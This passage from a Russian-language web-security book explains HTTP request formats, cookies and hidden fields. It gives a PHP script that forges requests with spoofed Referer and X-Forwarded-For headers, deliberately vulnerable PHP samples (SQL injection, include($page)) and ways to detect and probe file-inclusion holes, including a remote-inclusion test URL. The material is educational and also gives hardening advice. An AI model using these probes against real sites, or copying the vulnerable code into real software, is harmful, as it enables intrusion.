Вот пример реально переданных данных браузером Mozilla:

```
POST /2/1.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Gecko/20040707
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 3000
Connection: keep-alive
Referer: HTTP://localhost/2/1.php?id=21&test=hello
Content-Type: /x-www-form-urlencoded
Content-Length: 16
<пустая строка>
id=53&test=hello
```

Как видим, отличия от HTTP `GET`-запроса следующие.

В первой строке на первом месте стоит слово `POST`, обозначающее, что серверу следует ожидать `POST`-параметров.

Далее, как обычно, идет адрес запрашиваемого скрипта и протокол — HTTP/1.1, сервер, идентификация браузера, тип принимаемых страниц и т. д.

Как в `GET`- так и `POST`-запросе дополнительно может быть передано поле — `referer`. Содержание этого поля — адрес страницы, на которой клиент был до этого.

Далее идут два поля `Content-Type` и `Content-Length`. Если `GET`-запрос к серверу имел только заголовок и не имел тела (контента), то в `POST`-запросе в качестве контента выступают передаваемые по методу `POST` данные. Соответственно, необходима передача еще двух полей заголовка.

`Content-Type` — это тип данных, передаваемых в теле. В нашем случае значение этого заголовка `application/x-www-form-urlencoded` означает, что в теле следует ожидать URL-кодированных данных из www-формы.

`Content-Length` — это длина передаваемых данных. Передача этого параметра обязательна для того, чтобы сервер мог опознать, когда данные приняты полностью.

Далее идет пустая строка, обозначающая, что заголовок закончился, затем — собственно контент — значение `POST`-параметров.

URL-кодирование необходимо для того, чтобы избежать коллизий при передаче некоторых символов в данных. Например, необходимо отправить методом `POST` переменную `text` со следующим содержанием: `"help&x=y"`. Посмотрим, что произойдет, если данные отправятся без кодирования: `text=help&x=y`.

Совершенно очевидно, что скрипт разберет эту последовательность, как две переменных: `test=help` и `x=y`, в то время как была послана только одна переменная `test` со значением `"help&x=y"`.

Чтобы избавиться от подобных коллизий как при передаче данных методом `POST`, так и при передаче методом `GET`, некоторые символы кодируются специальным образом. Символ заменятся на последовательность `%XX`, где `XX` — два символа — шестнадцатеричный код заменяемого символа.

Так, например, символ `&` кодируется как `%26`, символ = как `%3D`, сам символ `%` кодируется как `%25` и т. д. В принципе, никто не запрещает кодировать при передаче все символы, однако в большинстве случаев кодируют только необходимые, так как эта операция увеличивает размер передаваемых данных.

Итак, наша строка закодируется следующим образом: `help%26x%3Dy`, и на сервер уйдет запрос `text=help%26x%3Dy`, который будет без труда правильно понят сервером.

Методом `POST` также можно передавать и файлы.

2.1.3. *GET & POST*

Теперь, когда мы ознакомились с форматом запросов, которые идут на сервер при передаче `GET`- и `POST`-параметров, можно задать вопрос. А что если скомбинировать эти методы?

Что получится, если послать на сервер следующий запрос:

```
POST /2/1.php?id=88&test=tested HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Gecko/20040707
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 3000
Connection: keep-alive
```

```
Referer: HTTP://localhost/2/1.php?id=21&test=hello
Content-Type: application/x-www-form-urlencoded
Content-Length: 16
<пустая строка>
id=53&test=hello
```

То есть, с одной стороны, указать тип запроса `POST`, а с другой стороны, передать некоторые параметры скрипту так, как были бы переданы `GET`-параметры.

Как оказалось — PHP и многие другие серверные интерпретаторы скриптов нормально реагируют на подобный запрос.

При этом параметры, переданные таким же образом, будут регистрироваться как `GET`-параметры. Например, в PHP доступ к этим параметрам можно было бы получить, обратившись к глобальной переменной `$_GET`.

Данные, переданные нами обычным образом как `POST`, регистрируются, как и следовало ожидать, как обычные `POST`-параметры. В PHP доступ к ним мог бы быть организован при помощи глобальной переменной `$_POST`.

Этот запрос к серверу составлен нами специально. А вот можно ли обычный браузер заставить сделать такой запрос к серверу. Как мы помним, в форме следует указывать только один метод передачи данных.

Теперь поступим так, как подсказывает логика, и составим следующую форму:

```
<form action=HTTP://localhost/2/1.php?id=88&test=tested method=POST>
id: <input type=text name=id><br>
test: <input type=text name=test><br>
<input type=submit>
</form>
```

Эта форма реализована в примере **HTTP://localhost/2/1.php**.

Как нетрудно убедиться, эта форма нормально воспримется и отправится браузером, и, более того, браузер составит запрос, практически идентичный приведенному.

"А для чего все это надо?" — спросите вы. И будете правы, пока не увидите следующий пример на PHP:

HTTP://localhost/2/2.php

```
<?
if(empty($_GET["id"]) || (string)(int)$_GET["id"] <> $_GET["id"] )
{
 echo "
 <form method=GET action=2.php>
```

```
 введите id человека: <input type=text name=id>
 <input type=submit>
 </form>
";
exit;
}
mysql_connect("localhost", "root", "");
mysql_select_db("book1");
$q=mysql_query("select * from test1 where id=$id");
if($r=mysql_fetch_object($q))
  echo $r->name;
else echo "записи не найдены";
?>
```

Как видим, это несколько модифицированный пример скрипта из *главы 1*. А именно, идентификатор пользователя ожидается как GET-параметр, и в самом начале скрипта происходит проверка того, что GET id является целым числом.

Однако далее используется автоматически зарегистрированная переменная id. Допустим, что PHP в данном случае сконфигурирован так, что POST-параметры для него имеют более высокий приоритет. Если это GET-запрос, то скрипт работает обычным образом, и его поведение устойчиво.

А теперь представим случай, что кроме GET- переданы и POST-параметры. Например, отправим следующую форму **HTTP://localhost/2/form1.html**:

```
<form method=POST action=2.php?id=2>
id: <input type=text name=id>
<input type=submit>
</form>
```

В данном случае формируется HTTP POST-запрос на файл 2.php с GET-параметром id равным целому числу. POST-параметр id запрашивается у пользователя.

Как видно из текста скрипта 2.php, GET-параметр id нормально пройдет фильтрацию, и управление передастся части, выполняющей запрос к базе данных.

Эта часть уже использует автоматически зарегистрированное значение параметра id, которое, согласно указанной конфигурации, берется из POST-значений. Как видим, фильтрацию проходят GET-параметры, в то время как в запрос вставляются POST-параметры. Таким образом мы обходим фильтрацию и сможем вставить в запрос произвольные данные.

Проверим это предположение, отправляя в качестве идентификатора нецелые значения.

Как видим, происходит следующая ошибка:

```
Warning: mysql_fetch_object(): supplied argument is not a valid MySQL re-
sult resource in x:\localhost\2\2.php on line 17
записи не найдены
```

Текст этой ошибки позволяет нам судить о том, что в скрипте имеется уязвимость, которую можно эксплуатировать, посылая одновременно GET- и POST-параметры.

Как эксплуатировать эту уязвимость, будет описано в *главе 3*, посвященной SQL-инъекциям.

Это всего лишь пример, демонстрирующий довольно редкую, но все же встречающуюся ситуацию, когда явно или неявно в разных частях скрипта используются переменные, значение которых может быть получено, исходя из разных типов запросов.

Существует несколько других типов запросов по протоколу HTTP, однако описание этих методов в связи с малой их распространенностью в Web-приложениях выходит за рамки этой книги.

2.1.4. HTTP cookie

Еще одним популярным методом обмена данных между клиентом и сервером являются HTTP cookie.

Определение

Cookie — это данные, которые хранятся на стороне клиента в небольших файлах или оперативной памяти.

Параметры cookie передаются в заголовке. Сервер передает cookie клиенту в заголовке ответа, а клиент передает cookie в заголовке запроса документа.

Пример заголовка ответа сервера, где сервер устанавливает переменную `Cookie test` со значением `hello`.

```
HTTP/1.1 200 OK
Date: Thu, 01 Sep 2004 12:00:00 GMT
Server: Apache/1.3.12 (Win32)
X-Powered-By: PHP/4.3.3
Set-Cookie: test=hello
Set-Cookie: id=88
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html
```

Как видим, в первой строчке ответа, как и при любом ответе сервера, выдается версия протокола, а затем код и расшифровка ответа. Коды ответов и их расшифровку можно найти в спецификации по протоколу HTTP, однако приведу несколько примеров.

- `200` — документ присутствует на сервере. Ожидается, что сервер выдаст текст документа.
- `301` — постоянно перенесен. Ожидается поле `Location` с новым расположением. Ожидается, что браузер запросит документ из нового расположения, не сохранив в истории текущий документ.
- `302` — временно перенесен. Ожидается поле `Location` с новым расположением. Ожидается, что браузер запросит документ из нового расположения, не сохранив в истории текущий документ.
- `401` — требуется авторизация. Большинство браузеров при получении такого ответа выведут форму с предложением ввести имя и пароль. Эти имя и пароль будут отправлены со следующим запросом.
- `403` — доступ запрещен. Сообщается, что доступ запрещен, однако документ, возможно, существует на сервере. При этом возможен вариант, что документ не существует.
- `404` — документ не найден на сервере.
- `500` — внутренняя ошибка сервера. Происходит в большинстве случаев, когда наблюдается коллизия между CGI-программой и сервером. Например, если Perl-скрипт не выдал ожидаемый заголовок `Content-type: text/html`. Это может произойти тогда, когда какое-либо сообщение об ошибке выводится до того, как этот заголовок выведен. Другими словами, вывод этого сообщения может служить косвенным признаком, что произошла необрабатываемая ошибка в скрипте.

Второй сточкой выдается дата по Гринвичу.

Поле `Server` идентифицирует имя сервера. Нападающему может быть очень интересна полная версия сервера. Зная версию сервера, можно найти уязвимости, которые в ней присутствуют.

Соответственно, администратор должен запретить вывод полной версии сервера. Можно ограничиться либо просто именем сервера, либо подставить в качестве имени сервера произвольную строку.

Для этого в конфигурации HTTP-сервера Apache необходимо добавить или изменить следующую строку: `ServerTokens ProductOnly`.

Как это сделать в других типах HTTP-серверов, в данной книге мы не рассматриваем.

Заголовок `X-Powered-By: PHP/4.3.3` в нашем случае указывает, что страница сгенерирована PHP-скриптом. Выводится версия PHP-интерпретатора.

Эта информация также может быть полезна хакеру, а администратору следует настроить PHP таким образом, чтобы PHP не генерировал этот заголовок. Для этого в конфигурационном файле PHP `php.ini` следует записать следующую строку `expose_php = Off`.

Далее, в поле `Set-Cookie: test=hello` как раз устанавливается cookie-переменная `test` со значением `hello`.

Как видим, это поле может повторяться несколько раз для установки нескольких значений разным переменным.

После установки cookie-значений в течение данного сеанса браузер будет передавать значение этой переменной каждый раз при запросе любого скрипта из текущего каталога или каталога уровнем выше.

Cookie-значения передаются сервером также в URL-кодированном виде.

Вот пример HTTP `GET`-запроса на сервер, при котором браузер передает серверу установленные ранее значения:

```
GET /2/3.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Gecko/20040707
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 3000
Connection: keep-alive
Cookie: test=hello; id=88
Cache-Control: max-age=0
```

Как видим, cookie-значения отдаются клиентом в одном заголовке. При этом различные значения отделяются *точкой с запятой*, а не знаком *амперсанд*, как в случае `POST`- или `GET`-запросов. Имена и значения этих параметров также URL-кодированы.

Для каждого параметра cookie задается имя, значение и, кроме того, могут быть установлены следующие параметры.

Адрес сервера и путь до скриптов, которым следует возвращать значение cookie. Если эти параметры установлены, то браузер должен передавать значение принятых cookie только документам, находящимся в заданном каталоге или каталоге уровнем ниже.

Пример переданных cookie с установленным сервером и путем.

```
Set-Cookie: b=tested; path=/2/
Set-Cookie: c=tested; path=/2/; domain=localhost
```

В первом случае cookie-значения возвратятся только документам, расположенным внутри каталога `/2/` в текущем домене или в подкаталогах, а во

втором — сервер тоже явно указывается, и cookie-значения возвратятся только документам, находящимся на указанном сервере.

При этом сервер и путь могут отличаться от текущих. В настоящее время cookie редко устанавливаются на сторонний сервер. И в некоторых случаях эта возможность может быть использована хакером. Смысл ее в том, что посетитель, никак не связанный с хакером или с целевым сервером, всего лишь посетив специально сгенерированную HTML-страницу хакера, может, сам того не ведая, при посещении целевого сервера передать нужные хакеру параметры cookie. Более того, хакер может сам, методами JavaScript заставить посетителя перейти на нужную страницу целевого сервера.

В контексте с другими уязвимостями эта особенность может быть очень полезна хакеру.

Еще один параметр, который может передаваться вместе с cookie, — срок жизни. Cookie не вечно хранятся на клиентском компьютере. Срок их жизни можно задать при их установке. Например, следующий заголовок установит cookie с заданной датой окончания срока жизни:

```
Set-Cookie: a=tested; expires=Thu, 01-Sep-06 00:00:00 GMT
```

Если срок жизни не задан, то cookie будут действовать в течение текущего сеанса, пока пользователь не закроет браузер. В большинстве случаев cookie хранятся в оперативной памяти.

Если срок жизни задан, то их значение записывается на жесткий диск. Причем различные браузеры могут хранить cookie по-разному. Так, например, браузер Mozilla хранит все cookie в одном файле — cookies.txt. Interner Explorer хранит каждое значение в отдельном файле.

Из сказанного следуют два вывода:

- cookie могут сохраняться даже после перезагрузки компьютера и передаваться серверу в течение многих лет, пока пользователь явно не удалит их со своего компьютера;
- так как cookie могут храниться в виде файлов, то пользователь может редактировать их по своему усмотрению.

Рекомендация программисту*: устанавливать в качестве значений cookie только такие параметры, изменение которых злонамеренной стороной не имело бы смысла*. Вероятно, хакер при анализе Web-приложений на уязвимости должен всегда просматривать файлы cookie на предмет того, какие значения в них хранятся, и может ли изменение этих значений что-либо дать.

2.1.5. Hidden-поля

Очень удобной и порой незаменимой возможностью для программиста является хранение данных в hidden-полях.

Определение

Hidden-поле — это поле HTML-формы, которое в явном виде не присутствует на HTML-странице. Однако содержимое этого поля может быть получено просмотром содержимого HTML-страницы в виде текста.

Если при написании Web-приложений программист использует hidden-поля, ему всегда следует иметь в виду, что хакеру не составит труда получить содержимое этих полей.

Хакер, вероятно, будет анализировать имена и значения принятых hidden-полей, и, как показывает практика, подобный анализ может быть ему весьма полезен.

Более того, хакеру не составит труда изменить содержание этих полей. Как известно, скриптом фильтруются только видимые параметры, а вот hidden-значения формы используются как есть, в предположении, что пользователь может менять только видимые параметры.

2.1.6. Имитация HTTP-сеанса

Теперь, после того как мы столь много узнали о протоколе HTTP, попытаемся написать на PHP небольшую программу, которая будет имитировать HTTP-сеанс.

Самый простой вариант — это использование функции `fopen()` или `file_get_contents()`. Если этим функциям передать имя удаленного документа с протоколом HTTP, то при соответствующих разрешениях этот документ будет открыт обычным образом, как локальный файл.

Однако в этом случае мы не сможем сформировать `POST`-запрос, передать cookie-параметры и даже сформировать запрос через прокси-сервер.

Таким образом, будем писать скрипт, использующий сокеты для создания соединений, представляющийся браузером и умеющий эмулировать все поля заголовков, в том числе `GET`-, `POST`-параметры, cookie, `REFERER` и т. д.

Текст скрипта

```
01 <?
02 $host="localhost"; //удаленый хост
03 $method="POST"; //GET или POST
04 $addr="/2/1.php?id=55"; //адрес относительно корня сервера,
05 $useragent="Mozilla/4.0 (compatible; MSIE 5.0; Windows NT 5.0)";
07                  // идентификация браузера. В данном случае — IE 5
08 $referer="HTTP://any.com/";
09 $postvars="test=tested"; //POST-параметры — только для POST-запроса
10 $cookie="cookvar=hello"; //COOKIE-параметры, если имеются
11 $target="127.0.0.1"; //ip адрес сервера, или прокси-сервера,
```

```
12 $targetport=80; //порт сервера или прокси
13 $forwarded="127.0.0.2"; //значение заголовка X-FORWARDER-FOR
14 $in= "$method $addr HTTP/1.1\r\n".
15 "Accept: */*\r\n".
16 "Accept-Language: ru\r\n".
17 "Accept-Encoding: gzip, deflate\r\n".
18 "User-Agent: $useragent\r\n".
19 "Host: $host\r\n".
20 "Connection: Close\r\n";
21 if(!empty($forwarded)) $in.="X-FORWARDED-FOR: $forwarder\r\n";
22 if(!empty($referer)) $in.="Referer: $referer\r\n";
23 if(!empty($cookie)) $in.="Cookie: $cookie\r\n";
24 if($method=="POST")
25 {
26    $len=strlen($postvars);
27    $in.=
28    "Content-Type: application/x-www-form-urlencoded\r\n".
29    "Content-Length: $len\r\n\r\n".
30 $postvars;
31 }
32 $socket = socket_create (AF_INET, SOCK_STREAM, 0);
33 $result = socket_connect ($socket, $target, $targetport);
34 socket_write($socket, $in, strlen($in));
35 $o="";
36 while ($out = socket_read ($socket, 2048)) {
37    $o.=$out;
38 }
49 echo $o;
40 ?>
```

Приведенный выше скрипт может быть найден на прилагаемом диске. Доступ к нему **HTTP://localhost/2/HTTP.php**.

В данном примере скрипт запрашивает используемый ранее файл **HTTP://localhost/2/1.php** и выводит в браузер принятый результат вместе с заголовками.

Номера строк даны для удобства чтения. В строках 02—13 задаются все параметры, которые будут в дальнейшем в HTTP-запросе. В данном случае это `POST`-запрос, эмулирующий запрос браузером Internet Explorer.

Отдельное внимание стоит обратить на заголовок `X-FORWARDED-FOR`. В случае соединения через прокси-сервер, прокси может передать серверу реальный IP-адрес клиента в этом заголовке.

Таким образом, передавая этот заголовок на сервер, мы сможем обмануть некоторые скрипты, которые посчитают за наш реальный IP-адрес тот, что

мы передали в заголовке. В некоторых известных форумах будет сохранен именно этот адрес.

И хотя в системных log-файлах сервера все равно будет присутствовать реальный IP-адрес, в некоторых случаях эта особенность может оказаться полезной.

Если скрипты сервера проверят значение заголовка `REFERER`, как это делают некоторые форумы, можно также переслать желаемый заголовок `REFERER`.

Кроме того, можно переслать и cookie-данные.

В строках 14—32 создается заголовок HTTP-запроса. В строках 32—39 делается запрос на сервер, и вывод накапливается в переменную `$o`. В следущей строке содержание переменной выводится в браузер.

2.1.7. Изменение посылаемых данных

Составление и редактирование такого скрипта для каждого запроса (а их может понадобиться очень много) очень утомительно.

Может потребоваться изменение параметров заголовка и страниц "на лету". Решением проблемы может стать использование специального прокси-сервера, который согласно заданным правилам будет изменять проходящую через него информацию.

Одним из таких прокси-серверов является программа Proxomitron. Я не буду описывать все нюансы настройки этой программы, скажу лишь, что ее можно использовать для решения этой задачи. Существует подробное описание программы как на русском, так и на английском языке.

2.2. Уязвимости в PHP-скриптах

PHP — широко распространенный язык программирования, нацеленный специально на создание Web-приложений. Это интерпретируемый язык программирования, что означает, что программы готовы к работе сразу же после написания, без предварительной компиляции. PHP-скрипты исполняются на сервере.

PHP изначально создан для приложений, ориентированных на работу в Интернете. Таким образом, PHP может все то, что могут другие Web-приложения: принимать данные из HTML-форм, переданных как `GET`- или `POST`-параметры; устанавливать и принимать cookie.

На PHP возможно писать приложения, работающие из командной строки. В этом случае, PHP-скрипт имеет доступ к переменным, переданным как параметры командной строки. Однако вследствие того, что PHP изначально был создан именно для написания Web-приложений, создание приложений, работающих из командной строки, может показаться несколько неудобным.

Кроме того, используя модуль PHP-GTK, на PHP можно создавать и клиентские GUI-приложения.

GUI-приложения — это приложения, имеющие клиентский графический интерфейс. Модуль PHP-GTK, необходимый для создания подобных приложений, не входит в состав стандартной поставки PHP и его необходимо устанавливать отдельно.

Особенностью создания клиентских GUI-приложений на PHP является то, что созданный код будет являться платформенно независимым, то есть одинаковым для всех операционных систем. Подобный код можно использовать в любой системе, в которой имеется PHP-интерпретатор и модуль PHP-GTK.

Однако стоит отметить, что создание подобных приложений вследствие ориентации PHP на программирование для Web-приложений может показаться несколько запутанным и утомительным.

2.2.1. Инъекция исходного кода PHP

Это пример одной из самых распространенных уязвимостей в PHP-скриптах. Будучи одной из самых распространенных, эта уязвимость одновременно является одной из самых опасных.

Эксплуатируя эту уязвимость, злонамеренный удаленный пользователь получает права на исполнение произвольных скриптов на сервере.

> ***Определение***
>
> PHP source code injection — это уязвимость, заключающаяся в возможности внедрения хакером и выполнения произвольного кода на языке PHP. Уязвимость возникает как следствие недостаточной проверки переменных, используемых внутри таких функций, как `include()`,`require()` и т. п.

В результате недостаточной проверки параметров пользователь может сконструировать специальный запрос, чтобы заставить PHP подключить и выполнить злонамеренный PHP-файл.

Рассмотрим пример **HTTP://localhost/2/4.php**. Если заглянуть в текст этого скрипта, то можно увидеть, что он содержит следующую строку:

```
<? if(!empty($page)) include($page) ?>
```

В этой строке происходит проверка на пустоту переменной `$page`, и если переменная не пустая, происходит подключение и выполнение файла с именем, хранящимся в качестве значения этой переменной. Напомним, что в нашем случае интерпретатор PHP настроен так, чтобы глобальные переменные автоматически регистрировались из переданных параметров. В том числе из параметров, переданных по протоколу `GET`, а значит, переменная `$page` будет автоматически зарегистрирована, если будет передан соответствующий HTTP `GET`-параметр.

Затем, если значение переменной принято, то PHP-файл подключает внешний файл и выполняет его как PHP-скрипт.

Следует обратить внимание, что расширение не имеет значения. Любой файл с любым расширением будет подключен и выполнен как PHP-скрипт. Следует обратить внимание на эту особенность. Это может понадобиться в дальнейшем.

Не стоит забывать об этой особенности и программисту.

Существует распространенная ошибка — в программах используется следующая конструкция:

```
<? Include("$data.txt") ?>
```

Таким образом, программист считает, что оберегает себя от включения PHP-скриптов. Однако, если параметру `data` передать путь к txt-файлу, который содержит в себе инструкции PHP, то этот файл будет выполнен как PHP-скрипт. При этом передавать следует имя файла с путем, но без расширения, так как расширение будет присоединено к файлу в конструкции самого скрипта:

```
<? Include("$data.txt") ?>
```

Как обнаружить ошибку

Допустим, мы хотим проверить, имеет место эта уязвимость или нет, а код скрипта нам недоступен.

Для этого составляем список всех параметров, которые могут быть приняты скриптом. Анализируем и другие скрипты, в которых есть ссылки на наш скрипт.

Кроме того, не следует забывать и про cookie. Нередка ситуация, когда в значениях некоторых переменных cookie записаны относительные пути к файлам, определяющим интерфейсные настройки. Например, в cookie заносится языковая версия сайта — `ru` или `eng`, а в самих скриптах имеется примерно следующая конструкция:

```
<?
$lang=$_COOKIE['lang'];
If(empty($lang))
{
$lang="RU";
setcookie("lang", $lang);
}
include("$lang.php")
. . .
?>
```

Смысл таков, что новому посетителю устанавливается русская языковая версия сайта по умолчанию. Версию сайта он может в дальнейшем поме-

нять. Затем подключается соответствующий PHP-скрипт, содержащий интерфейсные настройки для соответствующей версии сайта.

В скриптах с именами, например, `ru.php`, `eng.php` и тому подобных, как раз и содержатся эти настройки.

Таким образом, не стоит ограничиваться `GET`- или `POST`-параметрами.

Собираем все возможные параметры, которые может обрабатывать целевой скрипт. Последовательно меняем каждый из параметров на произвольные значения и смотрим на реакцию системы.

При этом следует учесть, что в некоторых случаях необходимо передавать правильное значение заголовка `REFERER`. Некоторые распространенные движки форумов используют технологию проверки `REFERER` для подтверждения того, что предыдущая страница тоже была страницей сайта.

Однако подобная проверка — это всего лишь небольшое препятствие на пути хакера, которое он всегда сможет обойти, используя программу, наподобие той, что была описана в начале этой главы, либо используя другие методы для изменения поля заголовка HTTP-запроса.

Следует иметь в виду, что поле `REFERER` целиком задается на стороне клиента, и серверным Web-приложениям не следует доверять этому заголовку так же, как и любым другим принятым от клиента данным.

Реакция системы может быть разной, но появление ошибки может служить поводом предположить, что параметр без проверки используется в функции `include()`, и что имеет место описываемая уязвимость. Вот пример запроса **HTTP://localhost/2/4.php?page=xxx&id=yyyy**.

Ошибка:

```
Warning: main(xxx): failed to open stream: No such file or directory in
x:\localhost\2\4.php on line 7
Warning: main(): Failed opening 'xxx' for inclusion (in-
clude_path='.;c:\php4\pear') in x:\localhost\2\4.php on line 7
```

Обращаем внимание на текст ошибки. Строка `Failed opening 'xxx' for inclusion` говорит о том, что PHP-интерпретатор встретил в тексте PHP-скрипта инструкцию, подключающую файл с именем `xxx`, и не нашел этого файла на диске.

Учитывая, что именно это значение мы передали `GET`-параметру `page`, следует сделать вывод, что значение этой переменной как есть, используется внутри `include()`.

Гораздо чаще можно встретить ситуацию, когда конструкция `include` имеет следующий вид: `include($page.".php")` или даже `include("./data/".$page.".txt")`.

В первом случае к принятому значению добавляется расширение, а во втором — расширение и путь.

Далее будет показано, что случай, когда перед принятым значением добавляется какая-либо строка, будет иметь несколько другие последствия, чем, если этого не происходит.

Нам необходимо выяснить, что именно написано внутри `include()`.

Если ошибки выводятся PHP-интерпретатором в браузер, то не составит труда выяснить это, достаточно сравнить значение, которое было передано в качестве исследуемого параметра, и имя файла, выведенного в сообщении об ошибке.

Например, при запросе **HTTP://localhost/2/4.php?page=xxx&id=yyyy** последовала следующая ошибка:

```
Warning: main(xxx.php): failed to open stream: No such file or directory
in x:\localhost\2\4.php on line 7
Warning: main(): Failed opening 'xxx.php' for inclusion
(include_path='.;c:\php4\pear') in x:\localhost\2\4.php on line 7
```

Отсюда следует сделать вывод, что уязвимые строки скрипта имеют следующий вид: `include($page.".txt")`. Другими словами, к принятому параметру добавляется расширение `txt`.

Если же последовала, например, следующая ошибка:

```
Warning: main(./data/xxx.txt): failed to open stream: No such file or
directory in x:\localhost\2\4.php on line 7
Warning: main(): Failed opening './data/xxx.txt' for inclusion
(include_path='.;c:\php4\pear') in x:\localhost\2\4.php on line 7
```

Отсюда следует сделать вывод, что кроме расширения перед принятым параметром добавляется еще и путь.

Если же код скрипта доступен, то следует просмотреть, все ли инструкции `include()`, `require()`, `include_once()`, `require_once()` присутствуют в тексте скрипта.

Далее следует обратить внимание, используются ли внутри этих функций переменные. Если везде включаются только *статические значения*, то уязвимость отсутствует.

Если же внутри такой функции используется *переменная*, то следует выяснить, можем ли мы воздействовать на значение этой переменной. Потенциально опасной ситуацией является та, если эта переменная нигде не проинициализирована.

Если настройка PHP сделана таким образом, что `GET`-, `POST`- и cookie-параметры автоматически регистрируются, то при выполнении названных условий, при передаче нужного нам значения этой переменной в качестве `GET`-, `POST`- или cookie-параметра, мы получаем уязвимость PHP source code injection.

Если ошибки не выводятся

Как обнаружить уязвимость, если ошибки не выводятся? В этом случае следует менять значения принимаемых параметров таким образом, что если бы они действительно участвовали внутри `include()`, то это не изменило бы логики скрипта.

Так, например, добавление в запросе последовательности `./` не повлияет на ход скрипта.

Пусть уязвимость имеет следующий вид: `include($page.".htm")`. И в норме передается параметр `page=index`. Если передать скрипту вместо этого параметр `page=./index`, то логика скрипта не изменится, и страница выведется, как в оригинале.

Дело в том, что PHP по умолчанию включает файлы из текущего каталога, а последовательность `./` как раз обозначает текущий каталог.

Допустим, к принятому значению добавляется префикс в виде каталога: `include("./data/".$page.".htm")`.

Тогда при замене `page=index` на `page=./index` будет попытка включить файл `./data/./index.htm` вместо `./data/index.htm`. Однако вследствие того, что указанная последовательность обозначает текущий каталог, обе эти строки указывают на один и тот же файл, то есть опять логика скрипта не изменится.

Если подобное изменение некоторого параметра не сказывается на работе скрипта, то можно предположить, что этот параметр используется в качестве имени файла. Частным случаем является использование его внутри `include`, то есть имеется уязвимость.

Исключение составляют ситуации, когда в качестве префикса выступает часть файла. Например, `include("data-".$file.".txt")`. В этом случае файл найден не будет.

Еще одним свидетельством данной уязвимости является наличие на сервере файлов, имена которых коррелируют с передаваемыми в некоторый скрипт параметрами.

Например, если скрипт `data.php` вызывается с параметрами `x=1`, `x=2`, `x=3` и т. д. Кроме того, в том же каталоге имеются файлы `1.php`, `2.php`, `3.php`, содержимое которых повторяет содержимое части страниц `data.php` с соответствующими переданными параметрами. Можно также предположить наличие инъекции в скрипте `data.php` в параметре `x`, примерно в следующей строке `include($x.".php")`.

В редких случаях содержимое каталога можно просмотреть, задав в браузере его имя. Случаи, когда в ответ на такой запрос браузер вернет листинг каталога, в настоящее время почти не встречаются. Однако следует учесть, что хакер вероятнее всего проверит, можно ли получить список файлов в каталоге.

Эксплуатирование глобальной инъекции исходного кода PHP

Итак уязвимость найдена хакером. Каковы могут быть его дальнейшие действия?

Действия его зависят от того, является ли эта уязвимость локальной или удаленной.

> ***Определение***
>
> Global PHP source code injection — это уязвимость типа PHP source code injection, позволяющая выполнять в качестве PHP-скрипта любой (локальный или удаленный) доступный на чтение серверу файл.

Вспомним особенность функции `include()` в PHP. Эта функция подключает и исполняет любой файл как PHP-скрипт. При этом если в качестве аргумента будет полный HTTP- или FTP-адрес файла, то удаленный файл будет запрошен по соответствующему протоколу, а полученный результат будет выполнен как PHP-скрипт.

В частности, если используется протокол HTTP, то произойдет стандартный HTTP-запрос.

Для того чтобы подключить и выполнить внешний скрипт, необходимо совпадение нескольких условий.

- Никакая строка не должна присоединятся слева от переменной, на которую мы можем иметь воздействие, внутри `include`. (`include("$file.txt")` — можно, `include("/$file.txt")` — нельзя.)
- Никакими средствами не должны быть ограничены исходящие соединения на внешние адреса по протоколу HTTP. В некоторых случаях уязвимость можно эксплуатировать, если разрешены внешние соединения хотя бы по одному из портов.
- PHP должен быть сконфигурирован так, что можно было бы включать внешние файлы. Таковой является конфигурация по умолчанию.

Эти условий совпадают довольно часто.

Для примера посмотрите, как выполняются следующие конструкции:

```
<? Include("HTTP://www.yandex.ru/") ?>
```

Проверить наличие уязвимости global PHP source code injection в некотором параметре можно, передав вместо него примерно следующую конструкцию:

HTTP://localhost/2/4.php?page=HTTP://www.yandex.ru/?.

Если в результате подобного запроса в какой-либо части страницы отобразится содержимое главной страницы Яндекса, то можно с высокой степе-

нью вероятности предположить наличие глобальной инъекции исходного кода PHP.

Естественно, в качестве значения проверяемого параметра можно указать любой сайт и HTML-страницу, доступную по протоколу HTTP.

При этом наличие вопросительного знака в конце запроса обязательно, вот по какой причине: не исключена ситуация, когда справа от принятого параметра, используемого внутри конструкции `include()`, добавляется некоторая строка, например, `include("$page.php")`. В этом случае к принятому параметру добавляется строка `.php`. Нам она совершенно не нужна, и избавиться от нее можно, сделав ее `GET`-параметром. Другими словами, необходимо добавить в адрес включаемого документа знак вопроса.

Таким образом, будет попытка запросить и подключить примерно следующий удаленный документ: **HTTP://www.yandex.ru/?.php**. Просто, зайдя по этому адресу в браузере, можно убедиться, что этот документ существует и есть не что иное, как **HTTP://www.yandex.ru/**. Это верно в любом случае для протокола HTTP.

Стоит обратить внимание на то, что, в отличие от включения локальных файлов, если запрашивается удаленный PHP-файл, то включается не его исходный текст, а результат его работы.

Вот пример, демонстрирующий это. **HTTP://localhost/2/6.php**:

```
<? include("HTTP://localhost/2/5.php"); ?>
```

А вот содержимое скрипта:

Скрипт 5.php

```
<?
  echo "Это скрипт 5.php. Дата:".date("H:i:s");
  echo "
  <?
    echo \"А это то, что выполнится в 6.php. \";
  ?>
  ";
?>
```

Видим, что скрипт `6.php` через протокол HTTP подключает и выполняет скрипт `5.php`.

При включении этого скрипта происходит следующее. По протоколу HTTP запрашивается документ **HTTP://localhost/2/5.php**. Если на сервере, где расположен подключаемый скрипт, настроен интерпретатор PHP, то этот скрипт выполняется на сервере с подключаемым скриптом.

Результат работы этого скрипта выводится скрипту `6.php`, и он выполняет его как PHP-скрипт уже на исходном сервере.

Таким образом, строчка `echo "Это скрипт 5.php. Дата:".date("H:i:s");` выполняется на сервере, где расположен скрипт `5.php`. Далее этот же скрипт выводит следующую конструкцию:

```
<?
  echo \"А это то, что выполнится в 6.php. \";
?>
```

